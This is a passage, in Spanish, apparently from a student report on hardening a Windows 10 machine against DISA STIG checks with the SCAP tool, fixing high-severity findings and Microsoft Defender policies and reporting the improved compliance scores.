	  ○ MAC Address: 00:0C:29:84:40:17

Fuente. El Autor

21. En el informe se observa que se tienen 11 mejoras criticas las cuales vemos a resolver.

Imagen 28. Informe con 11 recomendaciones críticas.

Results: High Severity (CAT I)

Automated Checks

- V-220726 - Data Execution Prevention (DEP) must be configured to at least OptOut. - Fail
- V-220823 - Solicited Remote Assistance must not be allowed. - Fail
- V-220827 - Autoplay must be turned off for non-volume devices. - Fail
- V-220828 - The default autorun behavior must be configured to prevent autorun commands. - Fail
- V-220829 - Autoplay must be disabled for all drives. - Fail
- V-220857 - The Windows Installer Always install with elevated privileges must be disabled. - Fail
- V-220862 - The Windows Remote Management (WinRM) client must not use Basic authentication. - Fail
- V-220865 - The Windows Remote Management (WinRM) service must not use Basic authentication. - Fail
- V-220930 - Anonymous enumeration of shares must be restricted. - Fail
- V-220938 - The LanMan authentication level must be set to send NTLMv2 response only, and to refuse LM and NTLM. - Fail
- V-220967 - The Debug programs user right must only be assigned to the Administrators group. - Fail

Fuente. El Autor

22. Empezamos a endurecer las políticas de sistemas corrigiendo las recomendaciones como nos lo indica la herramienta SCAP.
23. Comenzamos con la V-220726, la cual nos ayuda a la Prevención de ejecución de datos, evitando que algún atacante ejecute códigos en memoria desde lugares donde no se supone que sea necesario.

Imagen 29. Detalle de la vulnerabilidad y como se corrige.


Detailed Results: High Severity (CAT I)

V-220726 - Data Execution Prevention (DEP) must be configured to at least OptOut.

Rule ID:	xccdf_mil.disa.stig_rule_SV-220726r851966_rule
Test Type:	Automated
Result:	Fail
Version:	WN10-00-000145
Identities:	SV-83439 V-68845 CCI-002824 (NIST SP 800-53 Rev 4: SI-16; NIST SP 800-53 Rev 5: SI-16)
Description:	Attackers are constantly looking for vulnerabilities in systems and applications. Data Execution Prevention (DEP) prevents harmful code from running in protected memory locations reserved for Windows and other programs.
Fix Text:	Configure DEP to at least OptOut. Note: Suspend BitLocker before making changes to the DEP configuration. Open a command prompt (cmd.exe) or PowerShell with elevated privileges (Run as administrator). Enter "BCDEDIT /set {current} nx OptOut". (If using PowerShell "{current}" must be enclosed in quotes.) "AlwaysOn", a more restrictive selection, is also valid but does not allow applications that do not function properly to be opted out of DEP. Opted out exceptions can be configured in the "System Properties". Open "System" in Control Panel. Select "Advanced system settings". Click "Settings" in the "Performance" section. Select the "Data Execution Prevention" tab. Applications that are opted out are configured in the window below the selection "Turn on DEP for all programs and services except those I select:".
Severity:	high
Weight:	10.0

Fuente. El Autor


Imagen 30. Activación DEP para todas las aplicaciones



Fuente. El Autor

24. La vulnerabilidad V-220823, con esta corrección bloquemos la asistencia remota a otro usuario y no permite que se vea o tome el control de la sesión local de un usuario.


Imagen 31. Bloqueo vulnerabilidad V-220823



Fuente. El Autor

25. La vulnerabilidad V-220828, con esta corrección se evita que se ejecuten comandos de ejecución automática.


Imagen 32. Bloqueo vulnerabilidad V-220828



Fuente. El Autor

26. La vulnerabilidad V-220829, con esta corrección bloquemos la ejecución de la reproducción automática la cual puede introducir código malicioso en un sistema.


Imagen 33. Bloqueo vulnerabilidad V-220829.



Fuente. El Autor

27. La vulnerabilidad V-220857, con esta corrección bloquea que a las cuentas de usuario estándar no se les otorguen privilegios elevados.


Imagen 34. Acción a la vulnerabilidad V-220857



Fuente. El Autor

28. La vulnerabilidad V-220862, con esta corrección se deshabilita la autenticación básica del cliente de la Administración remota de Windows que utiliza contraseñas de texto sin formato que podrían usarse para comprometer un sistema.


Imagen 35. Deshabilitar vulnerabilidad V-220862



Fuente. El Autor

29. La vulnerabilidad V-220865, con esta corrección se deshabilita la autenticación básica del servicio de la Administración remota de Windows que utiliza contraseñas de texto sin formato que podrían usarse para comprometer un sistema.


Imagen 36. Deshabilitar vulnerabilidad V-220865



Fuente. El Autor

30. La vulnerabilidad V-220930, con esta corrección se restringe que los usuarios de inicio de sesión anónimos


Imagen 37. Restringir la vulnerabilidad V-220930.



Fuente. El Autor

31. La vulnerabilidad V-220938, con esta corrección fortalece la autenticación Kerberos por LAN.


Imagen 38. Fortalecimiento Kerberos



Fuente. El Autor

32. La vulnerabilidad V-220967, bloque el acceso a cuentas con el derecho de usuario a depurar programas, esto puede proporcionar acceso completo a componentes sensibles y críticos del sistema operativo, solo se le da premisos a los usuarios administradores.


Imagen 39. Permisos solo a administradores en la vulnerabilidad V-220967



Fuente. El Autor

33. Después de realizar estos ajustes procedemos a realizar de nuevo la pruebas sobre el sistema operativo, estas nos arrojo una mejora significativa en el apartado de seguridad del equipo pasamos de 34.12% a 38.39%, al endurecer estas políticas mejoramos la seguridad y dificultaremos una conexión por un posible payload.


Imagen 40. Aumento del endurecimiento en el sistema operativo.



Fuente. El Autor

34. Después de endurecer las políticas del sistema operativo, procedemos ahora a mejorar las del Microsoft defender.


Imagen 41. Puntuación de la prueba con SCAP de Microsoft defender a la maquina Windows.



Fuente. El Autor

35. La vulnerabilidad V-213426, se configura para bloquear la función de aplicación potencialmente no deseada.


Imagen 42. Bloqueo vulnerabilidad V-213426



Fuente. El Autor

36. La vulnerabilidad V-213452, se configura para que las bases de datos de software espía AV no exceda los 7 días.


Imagen 43. Modificación de la política de definición de software espías.



Fuente. El Autor

37. La vulnerabilidad V-213453, se configura para que las bases de datos de software virus AV no exceda los 7 días.


Imagen 44. Modificación de la política de definición de software virus



Fuente. El Autor

38. La vulnerabilidad V-213461, se configura para bloquear la ejecución de scripts potencialmente ofuscados


Imagen 45. Bloquear la ejecución de scripts potencialmente dañinos.



Fuente. El Autor

39. Con el endurecimiento de estas políticas, garantizamos que las bases de datos del antivirus no estén tan desactualizadas, adicional mejoramos la protección ante la ejecución de script sospechosos, y mejoramos la puntación de la prueba pasando de 43.9% a 53.66%.


Imagen 46. Puntuación después del endurecimiento de las políticas de Microsoft defender a la maquina Windows.



Fuente. El Autor

40. Con las políticas del sistema operativo y de Microsoft defender terminamos endureciendo las políticas del firewall.

